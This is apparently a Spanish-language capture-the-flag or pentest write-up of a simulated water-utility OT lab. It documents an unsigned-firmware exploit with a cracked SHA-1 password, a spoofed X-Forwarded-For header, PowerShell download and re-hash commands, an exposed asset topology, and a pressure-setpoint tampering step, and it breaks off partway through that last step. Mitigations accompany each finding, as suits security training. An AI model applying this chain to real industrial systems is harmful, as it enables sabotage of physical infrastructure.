
- **Qué ocurre:** El mecanismo de actualización de *firmware* para los equipos terminales remotos (RTU) presenta dos fallas críticas: expone la contraseña de la cuenta de mantenimiento en un formato de *hash* obsoleto (SHA-1) dentro del manifiesto público, y permite la instalación de paquetes de código alterados.
- **Por qué es posible:** El servidor de actualizaciones (install.php) verifica únicamente la **integridad** del archivo (mediante un *checksum* SHA-256 que acompaña al paquete), pero omite por completo verificar la **autenticidad** del emisor (no exige una firma digital o certificado PKI). Además, la contraseña del perfil de mantenimiento (Soporte343) era predecible, basada en el contexto de la versión y protegida con un algoritmo criptográfico deprecado.
- **Control ausente o deficiente:** Falla crítica en la Gestión de Actualizaciones Seguras (Code Signing) y en las Prácticas Criptográficas. El servidor confía ciegamente en cualquier paquete de *firmware* siempre y cuando el *hash* SHA-256 coincida con el contenido enviado, permitiendo que un atacante recalcule el *hash* de su propio código malicioso y lo instale como legítimo.


PR02-05 | Comprobación de los hallazgos

1. Inspeccionar el cliente JS de operaciones (ops-client.php) para descubrir los *endpoints* de gestión: /operations/firmware-status.php y posteriormente /operations/updates/manifest.php.
2. Obtener el manifiesto de actualización, el cual revela la cuenta de soporte (soporte.ot@interafas.local) y su *hash* de validación SHA-1 (6500c2c7de15391e46f0fb090f198867b902a2c1).
3. Ejecutar un ataque de diccionario/deducción *offline*, logrando quebrar el *hash* SHA-1 para obtener la contraseña en texto claro: Soporte343.
4. Utilizar PowerShell inyectando la cabecera de origen falsificada (X-Forwarded-For: 10.40.20.10) y la cabecera de autorización básica (Authorization: Basic [Base64]) para descargar el paquete original desde package.php.
5. Modificar el *payload* JSON del *firmware* para insertar comandos de diagnóstico no autorizados (ej. {"mode":"NORMAL","diagnostic":"UNLOCKED"}).
6. Calcular localmente el nuevo *hash* SHA-256 del *payload* modificado.
7. Enviar una petición HTTP POST a install.php adjuntando el *payload* alterado y el nuevo SHA-256 calculado.
8. El servidor acepta la instalación devolviendo la confirmación de integridad superada (integrity: passed) y la bandera HTTP (UPSLP_CNOIV-TRUST-THE-PACKAGE-18), evidenciando que la validación de firma fue omitida (authenticity: not-verified).

PR02-06 | Evidencia técnica

`






```
PS C:\windows\System32> $candidato = "Soporte343"
PS C:\windows\System32> $sha1 = [System.Security.Cryptography.SHA1]::Create()
PS C:\windows\System32> $bytes = [System.Text.Encoding]::UTF8.GetBytes($candidato)
PS C:\windows\System32> $hash = ($sha1.ComputeHash($bytes) | ForEach-Object { $_.ToString("x2") }) -join ""
PS C:\windows\System32> Write-Host $hash
6500c2c7de15391e46f0fb090f198867b902a2c1
PS C:\windows\System32>
```

`

```
PS C:\windows\System32> cd $env:USERPROFILE\Documents
PS C:\Users\luise\Documents> $pair = "soporte.ot:Soporte343"
PS C:\Users\luise\Documents> $bytes = [System.Text.Encoding]::ASCII.GetBytes($pair)
PS C:\Users\luise\Documents> $base64 = [System.Convert]::ToBase64String($bytes)
PS C:\Users\luise\Documents> $headers = @{
>>     "Authorization" = "Basic $base64"
>>     "X-Forwarded-For" = "10.40.20.10"
>> }
PS C:\Users\luise\Documents> Invoke-WebRequest -Uri "http://localhost:8080/operations/updates/package.php?device=RTU-GW-
07&version=3.4.3" -Headers $headers -OutFile "paquete_original.bin"
PS C:\Users\luise\Documents> Write-Host "Descargado en: $(Get-Location)\paquete_original.bin"
Descargado en: C:\Users\luise\Documents\paquete_original.bin
PS C:\Users\luise\Documents>
```

```
Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          43BB565AF619A18D2B6F2BA7670F6C0656F30D0B7F366A81B936CF100AF190F3       C:\Users\luise\Documents\paquete_modificado.bin
```

```
StatusCode        : 200
StatusDescription : OK
Content           : {
                        "ok": true,
                        "device": "RTU-GW-07",
                        "version": "3.4.3",
                        "verification": {
                            "integrity": "passed",
                            "algorithm": "SHA-256",
                            "authenticity": "not-verified"
                        },
                    ...
RawContent        : HTTP/1.1 200 OK
                    Pragma: no-cache
                    X-INTERAFAS-Firmware-Verification: checksum-only
                    X-INTERAFAS-Signature-Verification: not-performed
                    X-INTERAFAS-Validation: UPSLP_CNOIV-TRUST-THE-PACKAGE-18
                    Conten...
Forms             :
Headers           : {[Pragma, no-cache], [X-INTERAFAS-Firmware-Verification, checksum-only], [X-INTERAFAS-Signature-Verification, not-performed],
                    [X-INTERAFAS-Validation, UPSLP_CNOIV-TRUST-THE-PACKAGE-18]...}
Images            : {}
InputFields       : {}
Links             : {}
ParsedHtml        :
RawContentLength  : 442
```

PR02-07 | Impacto y riesgo

- **Integridad Física y Operativa:** Nivel Crítico. Cargar un *firmware* malicioso en una Unidad Terminal Remota (RTU) o un Controlador Lógico Programable (PLC) permite a un atacante ignorar los límites de seguridad física. Puede ordenar a las bombas que operen en vacío, cerrar válvulas para generar sobrepresión y causar la destrucción del hardware, interrumpiendo el suministro de agua a la ciudad.
- **Persistencia (APT):** Un *firmware* comprometido sobrevive a los reinicios del sistema, permitiendo al atacante mantener el control de la red OT incluso si se cambian las contraseñas o se parchean los servidores web.

PR02-08 | Mitigaciones

- **Firma Digital de Código (Code Signing):** Sustituir la validación de *checksum* (SHA-256) por una validación de Firma Criptográfica Asimétrica (RSA o ECDSA). El equipo físico (o el instalador) debe poseer una llave pública pre-cargada y solo debe aceptar *firmware* que haya sido firmado criptográficamente con la llave privada secreta del fabricante o del equipo de ingeniería.
- **Eliminación de Hashes en Manifiestos:** Retirar las huellas criptográficas de contraseñas de los archivos de manifiesto descargables por cualquier cliente de red.
- **Políticas de Contraseñas Robustas:** Prohibir el uso de contraseñas predecibles que incluyan el nombre del departamento o el número de versión del *software*, y transicionar de Autorización Básica a un sistema de *tokens* robusto.

`

PR02-09 | Cadena de ataque Este es el escenario de compromiso total en un entorno industrial (fase de Impacto en el modelo ICS *Kill Chain*). Inició con el descubrimiento de un subdominio expuesto, pasó por la evasión del perímetro de red falsificando la IP (VULN-16), se obtuvo inteligencia pasiva de la planta (VULN-17) y culminó en la capacidad de alterar la lógica de bajo nivel del hardware de control de INTERAFAS (VULN-18), materializando un riesgo catastrófico de ciberseguridad física.

ID: VULN-19 - Exposición de Topología OT y Exceso de Privilegios (Dependency Chain Exposure)

PR02-04 | Descripción técnica y causa raíz


- **Qué ocurre:** El sistema de operaciones expone el modelo completo de dependencias de la infraestructura física (desde comunicaciones hasta distribución en zonas de servicio).
- **Por qué es posible:** El backend permite que una sesión con rol de mantenimiento (maintenance) consulte la cadena completa hasta el activo terminal, violando el Principio de Mínimo Privilegio (Authorization-Scope: exceeded) y exponiendo tokens de validación internos en las cabeceras HTTP.
- **Control ausente o deficiente:** Falla crítica en el Control de Acceso Basado en Roles (RBAC). El sistema confía en un rol de nivel operativo bajo para consultar datos de topología de alto nivel que deberían ser exclusivos para perfiles de arquitectura o ingeniería.


PR02-05 | Comprobación de los hallazgos

- Acceder al panel de operaciones (/operations/) con la sesión activa de mantenimiento.
- Navegar a la sección de activos y seguir la cadena de dependencias de forma secuencial: RTU-GW-07 → PLC-SL-01 → P-SL-101 → HDR-SL-01 → V-SL-201 → ZONE-SL-A.
- Confirmar que el indicador cambia a ЗАВЕРШЕНО · 6/6 al completar la secuencia.
- Consultar directamente el endpoint final mediante una petición GET /operations/asset-context.php?asset=ZONE-SL-A.
- Inspeccionar los Response Headers para localizar la fuga de información y el token: X-INTERAFAS-Authorization-Scope: exceeded, X-INTERAFAS-Dependency-Chain: complete y la bandera X-INTERAFAS-Validation: UPSLP_CNOIV-CHAIN-REACTION-19.


PR02-06 | Evidencia técnica


`


localhost:8080/operations/#assets
INTERAFAS
АСУ ТП · ВОДОСНАБЖЕНИЕ МЕТРОСИСТЕМЫ
OPS-NET-20
12 / 12 STATIONS ONLINE
UNLOCKED
Sesión de Mantenimiento
maintenance · 21:06:46
Cerrar sesión
ОПЕРАЦИИ
ОБЗОР
СТАНЦИИ
МЕТРОСИСТЕМА
ПРОЦЕСС
ТЕХСХЕМА
ТРЕНДЫ
АВАРИИ
СИСТЕМА
ОБЪЕКТЫ
СЕТЬ
АВТОМАТИКА
ТЕХОБСЛУЖИВАНИЕ
ИНЖИНИРИНГ
КОНФИГУРАЦИЯ
КОНТЕКСТ ПРОШИВКИ
BRS-01 Backup / Recovery Metropolitan СЕРВИСЫ ОТ Configuration recovery ONLINE
OT-AUTO-01 ДВИЖОК АВТОМАТИКИ Metropolitan СЕРВИСЫ ОТ Maintenance automation ONLINE
RTU-GW-07 RTU / Gateway Metropolitan OT Edge Remote interface ONLINE
PLC-CP-01 PLC Cerro de San Pablo Area Control Process control ONLINE
RTU-CP-01 RTU Cerro de San Pablo OT Edge Station communications ONLINE
TK-CP-01 Reservoir Cerro de San Pablo Process Regulation storage ONLINE
P-CP-101 Pump Cerro de San Pablo Process Primary pumping RUNNING
P-CP-102 Pump Cerro de San Pablo Process Standby pumping STANDBY
V-CP-201 Control Valve Cerro de San Pablo Process Distribution control OPEN
PLC-SL-01 PLC Saint Louis Area Control Process control ONLINE
RTU-SL-01 RTU Saint Louis OT Edge Station communications ONLINE
TK-SL-01 Reservoir Saint Louis Process Regulation storage ONLINE
P-SL-101 Pump Saint Louis Process Primary pumping RUNNING
P-SL-102 Pump Saint Louis Process Standby pumping STANDBY
V-SL-201 Control Valve Saint Louis Process Zone A distribution OPEN
Entorno operacional metropolitano simulado con fines académicos. Ninguna acción se comunica con infraestructura física.
Platform МОДЕЛЬ ОПЕРАЦИОННЫХ ЗАВИСИМОСТЕЙ
КЛАСС ЗАВИСИМОСТИ UPSTREAM / CONTROL
СВЯЗАННЫЕ СИСТЕМЫ
HMI-OPS-01
BRS-01
PLC-SL-01
ЦЕПОЧКА ЗАВИСИМОСТЕЙ 1/6
El inventario expone contexto operativo y relaciones observadas entre activos. Selecciona un sistema relacionado para consultar su dependencia.


INTERAFAS
АСУ ТП · ВОДОСНАБЖЕНИЕ МЕТРОСИСТЕМЫ
OPS-NET-20
12 / 12 STATIONS ONLINE
UNLOCKED
Sesión de Mantenimiento
maintenance · 21:08:32
Cerrar sesión
ОПЕРАЦИИ
ОБЗОР
СТАНЦИИ
МЕТРОСИСТЕМА
ПРОЦЕСС
ТЕХСХЕМА
ТРЕНДЫ
АВАРИИ
СИСТЕМА
ОБЪЕКТЫ
СЕТЬ
АВТОМАТИКА
ТЕХОБСЛУЖИВАНИЕ
ИНЖИНИРИНГ
КОНФИГУРАЦИЯ
НАБЛЮДАЕМЫЕ ОБЪЕКТЫ
Operational inventory
ОБЪЕКТ ТИП СТАНЦИЯ ЗОНА ФУНКЦИЯ СТАТУС
OT-AUTO-01 ДВИЖОК АВТОМАТИКИ Metropolitan СЕРВИСЫ ОТ Maintenance automation ONLINE
RTU-GW-07 RTU / Gateway Metropolitan OT Edge Remote interface ONLINE
PLC-CP-01 PLC Cerro de San Pablo Area Control Process control ONLINE
RTU-CP-01 RTU Cerro de San Pablo OT Edge Station communications ONLINE
TK-CP-01 Reservoir Cerro de San Pablo Process Regulation storage ONLINE
P-CP-101 Pump Cerro de San Pablo Process Primary pumping RUNNING
P-CP-102 Pump Cerro de San Pablo Process Standby pumping STANDBY
V-CP-201 Control Valve Cerro de San Pablo Process Distribution control OPEN
PLC-SL-01 PLC Saint Louis Area Control Process control ONLINE
RTU-SL-01 RTU Saint Louis OT Edge Station communications ONLINE
TK-SL-01 Reservoir Saint Louis Process Regulation storage ONLINE
P-SL-101 Pump Saint Louis Process Primary pumping RUNNING
P-SL-102 Pump Saint Louis Process Standby pumping STANDBY
КОНТЕКСТ ОБЪЕКТА
ВЫБРАННАЯ СИСТЕМА
P-SL-101
Pump
СТАНЦИЯ Saint Louis
ЗОНА Process
ФУНКЦИЯ Primary high-lift pumping
Platform МОДЕЛЬ ОПЕРАЦИОННЫХ ЗАВИСИМОСТЕЙ
КЛАСС ЗАВИСИМОСТИ ПРОЦЕСС
СВЯЗАННЫЕ СИСТЕМЫ
PLC-SL-01
HDR-SL-01
ЦЕПОЧКА ЗАВИСИМОСТЕЙ 3/6
El inventario expone contexto operativo y relaciones observadas entre activos. Selecciona un sistema relacionado para consultar su dependencia.

`





PR02-07 | Impacto y riesgo

- **Reconocimiento Crítico:** Nivel Alto. Proporciona a un atacante el "mapa del tesoro" exacto de la red industrial. Al conocer la cadena de dependencias, un actor malicioso sabe exactamente qué controlador o válvula debe comprometer para cortar el suministro de una zona de servicio específica.

`

- **Facilitación de Sabotaje:** Permite enfocar ataques disruptivos (como el de la VULN-20) en el punto exacto de la infraestructura que causará el mayor impacto, reduciendo el tiempo y esfuerzo del atacante.

PR02-08 | Mitigaciones

- **Control de Acceso Estricto (RBAC/ABAC):** Limitar la visibilidad de la topología de red y el contexto de los activos según el nivel del usuario. Los roles de mantenimiento solo deben tener visibilidad del nodo específico asignado, no de toda la cadena de distribución.
- **Depuración de Cabeceras HTTP:** Eliminar la exposición de metadatos de depuración o de lógica de negocio (las cabeceras X-INTERAFAS-*) en las respuestas de los servidores en entornos de producción.

PR02-09 | Cadena de ataque Esta vulnerabilidad representa la fase de Reconocimiento Interno Avanzado dentro del modelo ICS Kill Chain. Tras evadir el perímetro de red y autenticarse en el panel OT, el atacante utiliza esta fuga de información para mapear las dependencias físicas de la planta y elegir su objetivo de sabotaje con precisión quirúrgica.

ID: VULN-20 - Alteración de Parámetros Operativos por Falta de Validación de Límites (Sanity Checks)

PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** El módulo de actualización de firmware acepta archivos de configuración que alteran los parámetros físicos del gemelo digital, causando un estado de desestabilización en cascada (CATASTROPHIC STATE).
- **Por qué es posible:** El sistema procesa y aplica la carga del archivo JSON en el endpoint /operations/firmware.php sin validar si las variables operativas (como el pressure_setpoint_bar) se mantienen dentro de un rango físico seguro predefinido.
- **Control ausente o deficiente:** Ausencia total de validación de entrada estructurada y falta de límites operativos (Sanity Checks) a nivel del servidor de control industrial, asumiendo erróneamente que cualquier archivo con la estructura JSON correcta es seguro de aplicar.


PR02-05 | Comprobación de los hallazgos


- Acceder a la sección de Firmware (/operations/firmware.php) habilitada tras completar el reconocimiento de la cadena de dependencias.
- Descargar el archivo de backup original del dispositivo RTU-GW-07.
- Inspeccionar el contenido del archivo JSON e identificar el valor base de operación: "pressure_setpoint_bar": 4.2.
- Modificar localmente el archivo JSON, alterando únicamente el parámetro operativo para exceder los límites físicos (cambiando 4.2 a 10).
- Cargar el archivo JSON modificado a través del formulario de actualización del HMI.

